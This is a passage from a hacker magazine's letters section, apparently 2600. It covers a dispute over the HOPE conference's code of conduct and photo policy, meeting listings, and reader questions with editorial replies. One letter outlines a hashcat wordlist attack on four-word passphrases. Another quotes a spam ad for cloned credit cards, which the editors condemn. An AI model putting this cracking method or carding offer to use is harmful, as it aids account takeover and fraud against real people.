including kicking people out. I think it makes sense for there still to be dedicated code of conduct people in the case where there's a dispute, but in such a situation the person or people involved should be removed from the main conference while the dispute is being resolved. (So, "you can't kick me out, I wasn't doing anything wrong!" "Well, you can talk to one of our code of conduct people instead, but you need to wait in place X to do that, and I'll escort you there.") That definitely puts more on security's plate, which is unfortunate, but I think this will help prevent future incidents from escalating in such a public fashion.

For what it's worth, I *do not* think that HOPE should ban MAGA hats, etc. I understand where that symbolism makes some folks uncomfortable, but unlike, say, swastikas, MAGA hats are still firmly within the realm of accepted political discourse and symbolism. Whatever my personal feelings, banning them would cause more problems/blowback than it's worth.

Just my two cents. Again, all of that said, I personally had a wonderful experience, and am looking forward to attending HOPE again in a couple years (assuming you have it again).

The Circle of HOPE Writer #8

You pretty much hit the nail on the head. We do need to empower our security team to do more in this regard. Up until now, their main concern has been dealing with obvious physical issues having to do with safety, crowd control, and people having health issues. Our code of conduct team needs to also be strengthened and work in close communication with our security team. This is where we failed and the fact that our setup worked in the past isn't an excuse. Our world has clearly changed and we need to keep up. We can do this without sacrificing our ideals, but that makes the job more challenging. It's worth the effort.

Dear *2600:*

I strongly support you all; in this environment we need HOPE more than ever!

I do hope that as part of your post-mortem, you will also revisit the photo policy (which, incidentally, I could not find on the website but was in the printed program). If I remember right, in the *Off The Hook* conference wrap-up in 2016, you all mentioned reconsidering the photo policy. I was disappointed to see for this year that the policy had not changed.

Basically, I think what's in the code of conduct prohibiting "harassing photography or recording" is all that is needed, and the rest of the policy should be eliminated for the following reasons:

The policy is ineffective in stopping photography. We all know that if someone wants a photo of any conference attendee, they could easily get it surreptitiously The event is essentially a public space and it's not reasonable to expect privacy (outside restrooms, private rooms, etc., of course).

The policy discourages documentation of the conference for historical and media purposes, art, live reporting, fun with webcams, experiments with facial recognition, etc.

The policy discourages documentation of trolling/disruptive behavior. Having more photos and video of the trolling events this year would have helped clarify and document the situation.

There are now open cameras live to the Internet for the duration of the conference. You can say "that should be obvious" to those who want to remain anonymous, but it's not. In between talks, for example, it would be quite easy in a darkened room to stand right in front of a camera and have your likeness streamed to the world live and not really know. (For instance, I ended up on screen in the *Citizen Four* movie when it showed HOPE footage.)

In short, I believe the current policy only discourages productive sharing of photos from the event while not doing anything to discourage those who want photos for more nefarious purposes.

Thanks as always for all of your amazing efforts on this incredible and inspiring conference. And I think there *must* be a HOPE in 2020 - otherwise the narrative is "three alt-right trolls shut down the libtard snowflake pity party."

The Circle of HOPE Writer #9

The photo policy has been the subject of much discussion, both amongst attendees and staff. It seems like changes are indeed needed based on the feedback we've been hearing. We'd like to get a bit more from attendees on this before we decide what exact phrasing works best.

Dear *2600*:

Sad! Looks like you were so busy not offending MAGA trolls you put your guests and attendees in harm's way. Boo.

The Circle of HOPE Writer #10

This comment seems a bit trolly itself actually. But whatever, let's insert a few facts for the record. Nobody was put in "harm's way." The problems included not acting decisively, quickly, and with appropriate authority. We simply weren't prepared for this sort of conflict. To imply that we went out of our way to be nice to a small group that you found distasteful is simply not true. We tried to be fair and, when we concluded that people had stepped over the line, they were dealt with, irrespective of which "side" they were on. The fact that there were people expecting us to overlook clear code of conduct violations for some people while ejecting others simply for wearing Trump hats was extremely disturbing. That is not who we are and if you expect us to start acting that way, you're going to be disappointed.

Dear *2600*:

The truth is, I *did* wear a MAGA hat at HOPE, but I wasn't one of those aggressive, violent assholes. (One of them almost got aggressive when he found out I wasn't a Trump fanboy.) I wore the hat to a talk that I thought was overtly political, in the hope that it would spur people to consider that there were other ways to look at the data and techniques presented. However, after I was harassed because of that hat, I also got to experience the failed code of conduct.

During the Chelsea Manning interview, I was on an errand to buy a Make America Great Again hat for a friend back home. I care for neither party, and I subscribe to Thomas Jefferson's freethinker view: "I never submitted the whole system of my opinions to the creed of any party of men whatever in religion, in philosophy, in politics, or in any thing else where I was capable of thinking for myself. Such an addiction is the last degradation of a free and moral agent. If I could not go to heaven but with a party, I would not go there at all."

I arrived in Vaughan just in time for "Online Monitoring of the Alt-Right" at 1700. This sounded like a very politically skewed talk that could have been presented in a neutral fashion, but wasn't. My intention was to wear the MAGA hat to prompt people to consider that such techniques could be applied to any party. I donned the red MAGA hat as I sat quietly.

I got in line during the Q&A portion, and noticed a woman in front of me to the left taking my picture. I dodged and hid my face at first, but after a few minutes I leaned over and told her multiple times that I did *not* consent to having my picture taken. When she continued, I told her that it was specifically against the code of conduct and the photography policy. When I got my turn at the mic, I believe she even recorded me. I, and several others, recognized her as a woman who gave a Friday talk I had attended.

I was unaware of any prior incidents, I was nonconfrontational at all times, and I never mentioned politics. My question was about applying the techniques to senators.

When the talk wrapped up, I was approached by a witness who wanted to report her, so we went to the registration desk where others were also wanting to report the incident. The code of conduct person arrived and I agreed that an acceptable outcome would be if she was forced to delete the photos, and that we were invited to a beer around the corner in an attempt to find common ground. None of that happened.

Sunday afternoon I couldn't get a straight answer from security, and the code of conduct person said "we couldn't find her." Funny, she spoke at the conference and her bio said she had been a panelist on *Off The Hook* and an organizer of HOPE. Everyone knows her.

Sunday afternoon I saw her in the vendor area and introduced myself nicely. I explained why I wore the hat: to prompt alternate perspectives. I told her I believed her response to stem from a misunderstanding, and I asked if she had deleted the photos. She said that she hadn't deleted the photos and was "keeping them for documentation."

She started arguing that I didn't have a right to wear the hat because of "how it made her feel." Several times I brought the conversation back to me doing nothing wrong and that *she* was in violation, and she eventually walked away. It didn't seem like she understood that she'd made a mistake. She felt justified.

Security later finally said that someone made her delete them, but who knows. I have little faith in that.

I know this may sound like blaming the victim, but nobody putting together the list of talks noticed that some had some very politically aggressive views and that it might invite some politically aggressive people in as a response? Nobody said, "For a neutral and 'accepting' conference, why are there so many talks aggressively attacking a political party and an ideology, when talks at previous HOPEs stayed focused on the actual *policies* throughout the Obama administration?"

Roughly half the panelists on *Off The Hook* after the conference were showing obvious bias, and are dismissive about allowing opposing views to be heard. Why should we be surprised that such attitudes have bled into the talks at this HOPE?

The Circle of HOPE Writer #11

To answer the question as to why the tone is different now, one has merely to look at what is going on throughout the nation. This is a whole lot more than a mere disagreement. Environmental and social programs are being decimated as never before. Overt racism is not only being tolerated at the highest levels - it's being embraced. And the ingredients of fascism and dictatorship are currently being stirred in a manner that's unprecedented in the history of this country. So that's why people are going beyond just focusing on the policies. These are individuals who care about where we're all heading and that is going to provoke some very strong and impassioned opinions.

That said, there's no reason to accept the way you were treated. Unless you're actively trying to denigrate someone, take away people's rights, or be disruptive, you have every right to wear the hat of a political party that's leading us into the gates of Hell. That simple act is not a threat to anyone. It may make some uncomfortable, but that's a feeling we each need to confront and endure if we're going to get through all of this. This is something everyone has to work on, and not just at HOPE. If we expect things to change, the only way we can accomplish that is to step outside our relatively small circles and show others how and why we're right. The events outlined above did nothing to demonstrate that.

Dear *2600*:

I am writing to thank you for all the wonderful work you did this year at HOPE, and to commend you for holding up so well under the onslaught of real-time, vicious condemnations on Twitter. I'm writing also because you made me cry. You made me sob loudly on the flight home, embarrassing myself before the flight attendant. Let me explain.

HOPE weekend didn't go great for me. It was rather painful, in fact. You see, I'm friends with some of the folks loudly condemning you online. Close friends, in some cases. At least I was, now I'm not sure. Long story short, I hold a minority/unpopular view on at least one topic/sacred cow. I shared this view, as one is supposed to do, and I had faith that despite disagreeing, my friends and I still cared for one another. Unfortunately, in this time of line-drawing and side-picking, it turns out I was naive to think friends could disagree. My friends, whom I hadn't seen in real life since the previous HOPE, basically iced me out.

I didn't know what to do. I was so excited to see them and hang out like in years past, but variant opinions have become *so* intolerable and "us vs. them" mentality *so* extreme.... It's pretty painful to go from "us" to the "them" category. It's so fucking sad to realize you have to keep your views to yourself or risk being cast out by loved ones. *Especially at HOPE!!* HOPE, where it's OK to disagree. HOPE, where people have crazy opinions! HOPE, where we can argue for an hour, you call me a shit-for-brains, I call you a naive son of a bitch, then we can pop over to Paddy's together for a couple of pints! I *love* that! So how could this be happening at HOPE? And yet there I was, feeling dejected, disillusioned, and alone - a naive one who thinks we can all get along.

Then I'm on the plane home and I take out the HOPE program, reading the intro for the first time. "While the world outside is crazy and contentious, we look forward to seeing a different kind of spirit here this weekend, one that we've grown used to at previous HOPE conferences... [we] believe in respect, especially for those reaching different conclusions." Waterworks.

I'm not alone!! I'm not crazy! The HOPE spirit is real!! My heart is overflowing with gratitude for you all for choosing to *hold the line* on civil discourse, even when it's unbelievably unpopular to do so. Thank you!! You are a god damned beacon of hope and I love you for it!

As for the Twitterati, it made my head spin to see how fast they were to turn on the conference/organizers/*volunteers*, to call for boycotts, to call you nazi-sympathizers. Nazis?? HOPE?? HOPE, with keynotes from Ellsberg, Snowden, Manning, WikiLeaks? HOPE, with anarchist corners, "All Gay Crew," EFF, FPF, Tor Project? HOPE, with hacking alt-right, trolling trolls, who's been doing this 20 plus years... nazis? Some people truly will say anything, no matter how absurd, to shut down those who disagree or disobey. Please don't let them get you down! I've got your back - we all do. And we need you!!

Regardless of what the future holds, I want you to know how much your work has meant to me, and to say *thank you!!*

P.S. I'll volunteer security (if I can) next time. Hopefully.

The Circle of HOPE Writer #12

Words like yours have really helped us get through this. As you experienced yourself, it can seem like you're standing alone in your convictions, especially if you succumb to social media and ignore what's actually going on around you. We found this to be the case on a number of occasions. And we learned some very valuable lessons as a result. It's obvious from the feedback we've received that many of our attendees went through the same process.

Standing up against an unjust system is one of the themes that we've had from our very beginnings. It doesn't matter if it's the biggest system in the world or your own parents. We always value individual thought and expression. And sometimes we have to face the fact that people who agree with many of our conclusions don't always share those same values. What's most heartening in all of this is that our community was seriously tested here, yet it didn't break. We intend to learn from the mistakes we made and continue holding onto those values we cherish. We are amazed at how many people have written in to show their support - and at how many people truly get it.

It's possible your friends may never accept your views, despite agreeing on so many other things. They have already lost if they can't get past this. You don't have to lose, though, as your thoughts and actions show tremendous integrity and a true understanding of what it means to interact with individuals and effect change. We hope you now understand that you're far from alone.

GENERALITIES

Commentary on Issues

Dear *2600*:

I'm a relatively new subscriber and just wanted to thank you for the commitment you expressed in the "Injustice for All" article of the most recent issue.

I didn't attend HOPE, nor am I that familiar with *2600* or its history. However, I'm a Republican who also voted for Trump and a programmer.

"Disagreeing on issues, strategy, and history are all healthy things that need to be encouraged" - this stuck out to me. For the past two years, it has felt like compromise and conversation have been thrown out the window. I've completely avoided talking politics with anyone for fear of being branded something absurd, rather than agreeing to disagree on policy.

I don't know much about the hacker culture or ethos. If it's one that espouses the sort of tolerance and genuine pursuit of truth expressed by *2600,* then it's no doubt one of the sanest left.

Cheers.

N. S. Montanaro

There's a big difference between disagreements in policy and developments that are truly harmful or hateful. We will fight the latter with every fiber of our collective being and we will engage in the former as much as possible. Dialogue is crucial, but so is standing up for your ideals and not yielding on what's truly important. It's up to all of us to decide whether all of that is still possible under a single roof.

Dear *2600*:

The new *2600* issue just arrived. I took it out of the envelope and *smelled* it. That's the smell of the printed word. Of civilization. And today it's become an anomaly.

Think about that.

John Goodmont

We'll never be insulted again when someone tells us we stink.

Dear *2600*:

Hey, I saw that my article got printed. That's super cool. It's a great issue to be in. All the articles (including mine) are very lively and informative, and I totally love this issue's traditional opening reader address about diversity and such. I've already gotten my first email from the article.

Article Writer

We hope all of this feedback and diversity leads to more articles, as well as more comments about them.

Dear *2600*:

In response to "How to Hack Your Way to a Guilt-Free, Political Ideology" (34:3), first, I'm not sure how serious this is, but after Donald Trump's election, and Nazi furries duking it out with Socialist juggalos, I'm not taking any more chances. The article reads like "A Modest Proposal" by Jonathan Swift, if not quite as well thought out, chock full of catch phrases and buzzwords. The most hilarious is the initial statement of trying to be deeper than "talking points," and then writing an essay which is nothing but a few popular buzzwords.

The first, which is somewhat depressing, is "consumer-driven ideology market." Here we reach peak liberalism and maximum hipster, where everything is for sale, nothing means anything, and you finally are your khakis.

Your next mistake is taking a cheap shot at the "handout-dependent cockamamie cuckoo liberal left." Which is funny, because you then espouse what is a standard Marxist talking point of one world government, along with your very base college radical utopiast vision enforced by this one world totalitarian government. Essentially everything wrong with "the left." Next up, you then drop environmentalism and fascism - again, two more popular talking points.

The next glaring problem is a two-tier system of haves and have-nots. Who decides who gets to be an "engineer" or who is allowed to possess technology? Consider this: before the hacker scene exploded and more or less took over, entry in engineering fields was somewhat selected. In a bureaucratic hierarchical system, the only real skill is self promotion. You'll see companies like Microsoft of the 1990s, monotonous unproductive behemoths with sub-par products that stayed afloat more from their bureaucratic prowess than their technical ability. It wasn't until GNU, Linux, and the Free Software scene came that the software world was shaken and innovation restarted. So yes, some grad school student's for-fun project eventually upsets all industry giants with a team full of enthusiasts who would have never been let into your magical spaceship. With this, a giant cultural shakeup happened as well, and it changed the perception of "what does a programmer look like?" or "what does a system engineer look like?" The old joke of the 1990s Internet was the bumbling MSCE, or odd collection of certificates who used that to speak as an authority on computers. Truth is most everyone else knew far more.

The hacker scene was a hangout for the engineers, most not looking to do work for a company or daytime society, in effect perpetual have-nots. Phone phreaks especially. You've already left most of the readership out. When you have someone deciding who gets to be an engineer, chances are in short order. Actual talent gets left behind for politically expedient choices. I'm shocked I even have to remind you about the power dynamics of the hacker/phreaker scene of the 1980s and 1990s. In *2600* of all magazines. Did no one make you read "The Hacker Manifesto?" Even today, we see the same mistakes being made where looks and bureaucratic ritual take precedence over proven abilities. Even today in the hacker scene, we see more self-promoting "startup" types trying to cash in on venture capital with little proven ability. They resemble little of the hacker of old.

Speaking of fascism, here is the giant fatal flaw in the premise of all Third Position ideologies: Dunning-Kruger. This is the illusion of untalented low-skilled people thinking they are far more skilled than they are. As in any hierarchical system, the general rule is that "self promotion is the only real skill." This ends poorly,

as the self-promoting types, especially common in to-day's society, will reign and actual engineering and science will again be repressed. Simply put, while a "meritocracy" sounds nice, methods of determining "merit" where power structures exist wind up being dubious. This becomes a thin justification for personal power grabs and conquest.

If your idea sounds like the plot to a dystopian science fiction thriller, it is. Cyberpunk was meant as a warning, not as a framework for future development.

Your concept of a foolproof ideology is to string together all the buzzwords and catchphrases you've seen repeated in Internet conversation as a single semi-coherent ideology. This reads just like "A Modest Proposal." I'd like to think this is a joke or parody, but in these days, parody and satire of yesteryear have become dead serious reality. As far as "leftist" ideology, please try actually reading some first or, even better, try reading any *serious* political essay instead of random buzzwords you've seen others use on the Internet or last generation's 19th century inspired satire. It might give you a better world view.

GI Jack

Dear *2600*:

In the Spring 2005 *2600*, there was a piece on the MTA subway system, specifically the MetroCard. To the point: The article stated the project was far from over. There was also a link: 2600.com/mta. The URL isn't working. I was hoping there was some sort of follow-up or updated link? Thanks.

Daniel

While we try not to let anything fall into obscurity, there's only so much we can do and this was a project a particular writer was following up on. They apparently stopped working on it. If it's any consolation, the MetroCard system is being phased out over the next few years. We'll undoubtedly have an article on the new contactless card system they're now starting to introduce. Let's hope we're able to keep adding updates on that for more than a decade into the future.

Dear *2600*:

What building is on the Autumn 2001 *2600 Magazine*? I bought that issue but I threw it out, so I thought I would email someone at *2600 Magazine* to ask.

Stephen

You came to the right place (although we're not sure why your throwing out this issue somehow makes you more curious as to what was on the cover). Full explanations of all of our covers appear in our Hacker Digest compilations. This one is explained as follows: "The old New York Telephone (now Verizon) building in Manhattan was given a black color and blown up in size, giving it the appearance of a huge monolith. The writing down the side of the building was a very loose Japanese translation of a famous phrase making the rounds: 'All Your Base Are Belong To Us,' which itself came from a bad translation of the Zero Wing video game."

Meeting Fun

Dear *2600*:

I have started a *2600* meeting in Tallahassee, Florida. I have a handful of regular attendees and am getting more coming in.

Kevin

Sounds like you're doing everything right. Please keep us informed as your meetings continue. Good luck!

Dear *2600*:

Not sure how this keeps happening, but every so often things get confused. (Okay, last time with Plano, it was a pure lack of recon and everyone's insistence of lumping Plano into Dallas, but I digress.)

Just noticed that the Dallas *2600* is again listed at another location. The actual Dallas *2600* meeting is still at The Wild Turkey. It has a regular and active group on the patio by the front door - same spot for the last 15 or more years.

I know you all just post what you are told and greatly appreciate your work. Just wish others would exercise a little due diligence before starting a new meeting.

isac

The reason this has happened a couple of times is because people are reporting your meetings as being moved to another location and nobody has been posting updates to say otherwise. This is why it's so important to keep sending us updates and/or maintain a web page or Twitter presence so we know you're still out there. We've reinstated the info as it was before.

Dear *2600*:

From what I can tell, the meeting at State College, Pennsylvania is dead. No one showed for the past two. I'd like to start it back up again. For the Spring issue, can we change the location to the Big Bowl Noodle House? Thanks!

Josh

We'll do even better and change this for the Winter issue, provided you don't have to get a big bowl of noodles to attend the meeting. Since we haven't heard from others at this meeting, we'll make this modification with the understanding that it will be delisted entirely if we don't get any updates. Good luck.

Dear *2600*:

After being more than a year looking for a comfortable venue for having meetings, we finally can confirm that in Paraná, Entre Ríos, Argentina, there's a *2600* meeting.

We've been having regular meetings since August of 2017, but the bar where we started meetings closed its doors. Meetings have been taking place in our current venue since April 2018, and we have at least one new member per meeting. Our meetings used to be only three or four people, but for the last four meetings, we were up to nine (and it's not summer!).

Chin0x00

Great to hear. Congrats on the new meeting and let us know how it goes. (It's listed as of this issue.)

Dear *2600*:

Thank you for listing the Portugal *2600* meeting! It was great to see it there and I believe it will help to get traction around here and meet fellow hackers.

All the best!

billk3ls0

It's always more of a challenge for overseas meetings as difficulty in obtaining the magazine leads to less people being aware they even exist. In places where the magazine can be easily found, we've seen great success with meeting attendance. Unfortunately, there don't appear to be any good distributors for us overseas. We've been looking and they either wind up costing us money or they never bother to get back to us. This didn't used to be such a problem.

Dear 2600:

I've decided to hold a 2600 meeting even if I am the only person in my town to attend.

John

Well, that's the spirit, but please don't let that be a foregone conclusion. Even if you are the only attendee for one or a few meetings, there's no reason it has to stay that way. Get the word out, find other groups that may have members who would be into one of our gatherings, and communicate with people, both locally and long distance, so you have as much support as you can stand. Above all, don't be discouraged - this is a positive thing you're doing.

Dear 2600:

I keep missing the meeting in Melbourne, Florida because something else always comes up. I promise I'll try my hardest to go to the next one! Keep it at 5:30 pm since I don't get off work until 5 and that gives me enough time to get there!

Joshua

We'll do our best.

Dear 2600:

Is Fort Collins, Colorado still an active meeting? What is the Twitter name?

Allen

Last we checked, it was. And last we heard, their Twitter handle was @noco2600.

Dear 2600:

We had 12 people at the Davenport, Iowa meeting. We turned some robots loose in the lobby and let the wider Internet control them.

Ben

This is probably not the sort of thing you could pull off in the lobby of a food court without some sort of consequence, so this is an advantage to having your meetings in a hackerspace, something we normally discourage. One day, unleashing robots in public will hopefully be a lot more normal.

Dear 2600:

I'm hoping it's possible to update the meeting listing page. Under Chico, California, we've moved the meetings to 7 pm at the Idea Fab Lab. Starbucks doesn't have enough room for more than four people at a time.

Thanks in advance!

Brian

How on earth did you ever hope to have meetings at a place with room for only four people? There are bathrooms bigger than that! We have made the change and not a moment too soon.

Dear 2600:

A new coffeehouse has opened up two doors down from the bar where we currently meet in Titusville, Florida for the monthly First Friday meetings. In the spirit of making the meeting site more accessible to the youth that might read 2600 and be too young to visit a bar, I'm making the move to the Crescent Coffee Company on the first Friday of each month. Please update the website as soon as you can. I'll tape a copy of a 2600 cover on the window for the next couple of months to catch the people still going to the Playalinda Brewing Company down the street, but updating the website makes the move official while waiting for it to make it into the magazine.

Cheshire Catalyst

Consider it done. (And having a cover prominently displayed near a meeting is a great idea.)

News of the World

Dear 2600:

The approval by a federal judge to allow AT&T to go forward with the planned purchase of the Time Warner corporation (and future telecommunication company mergers) is bad for consumers. Telecommunication mergers drastically raise costs to consumers for various services such as telephone, Internet, and cable. Many consumers in recent years have been cutting the last service mentioned (cable) for the very reason that costs have risen to a point of being considered ridiculous. The other reason that telecommunication mergers are bad for consumers is that they greatly reduce innovations which might have otherwise taken place. Telecommunication company mergers which create monopolies, like any other industry, only create less choice, higher prices for consumers, and in the end, only help shareholders, the board of directors, and the overall bottom line.

Bill

There is nothing new here - the alarms have been sounding over this for decades. What's different lately is the sheer magnitude of these mergers and takeovers. There is very little room for any entity that isn't already a giant. For those who believe that the market can be trusted to regulate itself, this is the end result. And it's pretty obvious that it isn't healthy for consumers or innovators.

Dear 2600:

The new NIST password standards are great in theory, but now it's a matter of cracking the standard instead of cracking passwords. "correct horse battery staple" is a great password because of its sheer length. The problem is standardizing four words. What had been a password 25 characters long can be reduced to essentially four characters: "correct", "horse", "battery", and "staple". Sure, there's 171,000 words listed in the Oxford, but huge swaths of those words simply are not appropriate for an easy-to-remember password. Users will not look up how to spell words to make a password. Go find a wordlist of the top 20,000 English words by usage. Odds are all four words of the password will be in that list. Hashcat combinator the wordlist against itself to create a new wordlist with every possible combination between the two. Use that new wordlist as both left- and right- sides in a dictionary attack. My machine is not optimized for cracking, but any password made from words in the top 20,000 list will fall in roughly 2.5 years. If we shorten the wordlist by eliminating all the 1- to 4- character words, that time drops to a little over 300 days. Even something like "evolution scattered insufficient geographically" makes for a 45-character password - what we would normally think of as insanely long but secure - but that would fall to the same wordlist in just over 300 days.

If you have some high-value hashes, set up a few cryptominers to crack the same hash, each with just a portion of the wordlist, maybe rent a few on AWS, and these super-safe long passwords will fall in no time at all. The problem is we can reduce these passwords to four elements and not have to brute force the whole thing. This little bit of security also relies on people choosing four random words. Humans don't do random very well. Please use multiple symbol sets. Add in a capital letter somewhere, or a number somewhere, or a ! somewhere - even if it's just one ! in the middle of a word. That ! means we can no longer reduce the pass-

word to four elements and instead have to brute force the whole damn thing, which just ain't happening with the computers out there now.

ghostinthemachine

This is fascinating and scary at the same time. We'd love to hear more creative ideas on how to make more secure passwords. And how to crack them.

Scams

Dear 2600:

Are you interested in knowing about a rampant scam being conducted against sellers on an iconic online auction site?

Ph@nt0m1776

Is this a part of it? We become suspicious when people ask such obvious questions. We've been discussing "rampant scams" since 1984 and there's little reason to believe we would have lost interest since then. So please either pull us into the conspiracy or tell us the whole story.

Dear 2600:

Hi there, I'm selling cloned credit cards with PIN code; ready for carding and using at ATM the cards are mostly VISA and MasterCard they work worldwide. Cards are discreetly mailed worldwide using priority mail. We are the only trusted spammers. We accept: Bitcoin, Ethereum, Bank Deposit and Litecoin. One card with $2000 guaranteed and up to $3000 - price $20. [...] One card with $6000 guaranteed and up to $7000 - price $40. All our goods are 100% Verified. I will give a great deal on orders of more than one card.

Peresuodei

Wow. "The only trusted spammers." That just says so much about the kind of people you are. What is it about us that made you think even for an instant that this kind of blatant theft was something we'd be interested in? Clearly, you know nothing of the hacker world and simply assume that hackers are criminals like you. Sure, you'll find people in our community who will be tempted, just as you will in any community. You prey on greed, fear, poverty, and human weakness. And you give digital currency a bad name. Our only comfort is that this kind of idiocy never lasts long, at least on an individual level. There's certainly no shortage of new idiots who jump on the bandwagon. We trust our readers will exercise common sense and avoid these types of people like the plague. In fact, give the plague a second chance before believing anything they say.

Dear 2600:

Is it illegal to ask for cards? I'm broke and my shoes are kinda getting worn. So I asked a few people if they can score cards. I never got any but now I'm worried about going to prison and ruining my life and going to life in prison due to the three strikes rule for just asking for them.

Josh

We ask for things all the time that never come. And it would probably be more trouble than it's worth if they did. So don't stay up nights worrying about stuff you never did. Instead, consider yourself lucky that it didn't pan out. Because otherwise you'd be keeping company with the type of person above, either in or out of jail and going nowhere fast either way. And don't kid yourself - the temptation will come again. Everyone experiences it at some point. Hard as it may be, you have to avoid outright crime like this, even though it may seem like a sure thing

that you'll never get caught for. That luck usually runs out fairly quickly, and it's actually worse if it doesn't since you then become someone who lives a dishonest life, something that will seep into every relationship you have. So whenever you get the chance, as it appears you have here, turn around and move in a different direction. While you may think the path is predictable and not worth the trouble, you'd be amazed at how often unexpected developments occur. And those are the real opportunities for change.*

Dear 2600:

Hi from greece I want to buy skimmer can you tell me please someone site to trust it thanx

ektorastheodoratos

So 1990s. Don't you know all the cool criminals are now using shimmers?

Inquiries

Dear 2600:

Hey I saw a post about submitting an article about hacking. What kind of hacking are you interested in? Is iCloud hacking sufficient for a story?

Hello Friend

You can pretty much put any noun in front of the word "hacking" and it would likely be something we were interested in. So please write the article! You'd be amazed at how many inquiries we get about writing articles that never result in actual articles. It's our leading cause of depression, in fact.

Dear 2600:

Just wondering what is up with the QR code on the main page of the site. It says that the QR code campaign has been disabled for some reason.

Clinton

You're referring to the QR page that greeted visitors to our website for a couple of months and which also appeared in the Autumn 2018 cover. The code took people to a voter registration site so they could register to vote or see their status. We fell into a little trap with a company that claimed to provide free QR codes and then somehow thought it was fair to ask for a monthly fee. We disagreed and it's now fixed.

Dear 2600:

Did you receive my previous email?

Garrett

Yes, and it was even lamer than this one. At least your writing style is improving.

Dear 2600:

I am 57 years old and I would love to learn how to program.

My background: I started in computers in 1987 with the IBM XT/AT as a word processor. In 1994, I got certified in Novell. In 1998, I was certified in Solaris as an admin and then engineer, and also as a Cisco CCNA. Then I lost my job when the World Trade Centers were attacked. I was a block away on Broadway heading to Sun Microsystems on the 25th floor of Two World Trade Center when the building collapsed and I was caught, smothered in the cloud of dust and debris. A year later, I got my real estate license and worked until 2009 when I was diagnosed with multiple sclerosis.

Since then, I have died, have been in a coma, had a seizure, had a few hematomas that required emergency blood transfusions before I bled to death internally, have had multiple blood clots, and now I am being tested for adenoma cancer.

I would like to know what computer/OS I should buy to learn how to program. Back in my day, C was the language to know to program, so I need to know what language or languages are the need-to-know languages to learn how to program a good back end website. (I knew how to build front end HTML websites back then.)

I actually talked with Dennis Ritchie at Bell Labs. As you know, he and Ken Thompson created Unix, then Dennis created C and ported Unix into C. So if you can help me in any way, I would appreciate it. I actually had a comment printed in one of your editions back in the late 1990s. So that's why I am asking for your help now. Can you teach an old dog new tricks?

Oh, I almost forgot. There was this website I used to go to that listed all the passwords for any application, any version, that you needed. I believe it ended in *.kz, but I'm sure there are many more. So if you can refer me to a safe site to get passwords for MS Word, McAfee, ZoneAlarm, etc., I would appreciate that as well.

I am finally going to build the website I started in the 1990s. It was going to be an Amazon-type website before Amazon, but better. I built the entire thing, but it was all click on this to get to the next area because I didn't know how to program the back end of a dropdown menu.

I am sorry for the long letter, but I figured I should give you the entire background of why I need to learn this before I die. It's the hardest thing to do on my bucket list.

Henry

First off, our sympathy for the rough road you've been down. You deserve a lot of credit for continuing to get back up and move forward when others might have given up. What you're displaying is a true hacker spirit.

We can only recommend paths to explore - there are no surefire answers or guarantees. But we can say that the entire process of learning (and by extension teaching others) is extremely rewarding in itself. As long as you're an active part of that environment, you're most certainly not wasting your time.

Languages like PHP, Ruby, and Python are great to know when programming the back end of a site. Each has their own advantages and disadvantages. We suggest looking into each of them and deciding which one to pursue. Stick with your choice and see where it takes you. Patience is a real virtue here.

The odds of putting together something like Amazon are slim to none, so don't be surprised if that doesn't pan out. Focus on refining skills and you will find yourself in demand on projects you've never heard of before.

The .kz file you remember was a KuaiZip file. You can certainly find passwords for software, but that carries its own set of risks like malware, viruses, and even prosecution if you're really not careful. It's understandable with the high entry price to many pieces of software, but it should really only be a last resort. There are often other options, like substantial student discounts or free versions without bells and whistles that you can get along without.

We hope to hear some progress reports.

Dear *2600*:

I'm just wondering what the average file size for the MP4 videos from The Circle of HOPE is. Would you please let me know what I should expect with the USB stick. The storage solution I am using only lets me keep around two gigs in my space (per file). So, thanks for your time and help in finding this info out.

M

It's hard to imagine in these days what kind of an environment you're in where file sizes are limited like this. Most of the MP4 files found on our two Circle of HOPE USB drives are under two gigs, but there are a few exceptions, with one even exceeding six gigs. While we recommend copying files from the USB drives to somewhere more permanent, they should be perfectly fine residing there until you find a better place to keep them.

Dear *2600*:

I help run a funeral home and we're experiencing a sharp increase in people requesting coffins wired with Wi-Fi (about ten or so this calendar year). Is this possible and, if so, what equipment should we use?

John

Just when we thought we heard it all.... So, if it's the person planning to be buried who's making the request for Wi-Fi, you probably don't have to worry much about them complaining if it doesn't meet their standards. Of course, if you're six feet underground and inside a box, you really can't expect much in the way of reception in the first place. A wired connection would make a whole lot more sense, which at this stage is still pretty solidly zero. If, in fact, these requests are being made on behalf of people planning to stay above ground, you could be dealing with something a bit more nefarious, such as a desire on their part to keep checking to make sure the coffin isn't vacated, which only opens up a whole lot of other questions.

If this is indeed a thing, there must be some readers out there who are making these requests. To them we ask: what in the world are you thinking?

Dear *2600*:

I was wondering who answers the letters printed in the magazine. Is it Emmanuel or a staffer?

Maya

It really depends on who's around or in a mood on a particular day. Answering letters is one of our true joys and it's really what keeps us moving forward. That's why we always want to see more. Comment on our covers, our articles, or even other letters. Tell us a story. Insult us. Ask questions. This is the one true hacker forum that will become a permanent record of our unique community. Amazingly, letters from our back issues, whether on paper or through our electronic Hacker Digest series, still manage to fascinate readers, even years or decades later. Our address is letters@2600.com.

Concerns

Dear *2600*:

I received an email saying that my email address was hacked, including my password, and they said they have my social media account info and they have been tracking me for months and are watching me through my webcam. Is this a fake email or should I be worried?

Pritam

These emails have been circulating for some time now. The short answer is not to worry about them. But there are some elements that are cause for concern. Here are some questions:

Why are you worried about your webcam? Assume it's always on and cover it with something so you're not constantly being spied upon. It's unlikely, but certainly possible.

Was one of your passwords displayed in this email? This is only a concern if you're still using that password or (worse) if you use the same password for everything. Then you may indeed have problems, but those problems predate this email. Never use the same password in more than one place if you care about those accounts. All it takes is one compromise from one company and you could be victimized due to their poor security. The Yahoo disaster alone exposed literally billions of passwords to the world. So people naturally freaked out when they received an email with their password on that system proudly displayed.

Are you keeping a huge amount of private info stored on your social media accounts that you don't want the rest of the world to know about? Well, guess what? The rest of the world is going to get access at some point, whether it's through a technique like the one above, a compromise of your social media provider, or a change in terms that you somehow missed. None of that includes your own possible mistakes. So don't give out any info that you don't absolutely have to give out. And you're not obligated to give out only truthful information. Go have fun with that.

So yes, don't worry about the email, but don't set yourself up to become the victim of something like this in the future. It's easy to take your security seriously. Nobody else will.

Dear *2600*:

I have not been able to find any *Off The Hook* programs on the 2600.com website for download in quite a few weeks?

Parrott

If you're asking us, then yes, you weren't able to find any programs in the period you inquired about. That was because we were preempted for three weeks in a row. We probably should have said something in retrospect, as quite a number of people expressed concern for our whereabouts.

Dear *2600*:

I'm trying to get information on something. I posted this around and haven't gotten any help. Can you refer this question to someone there?

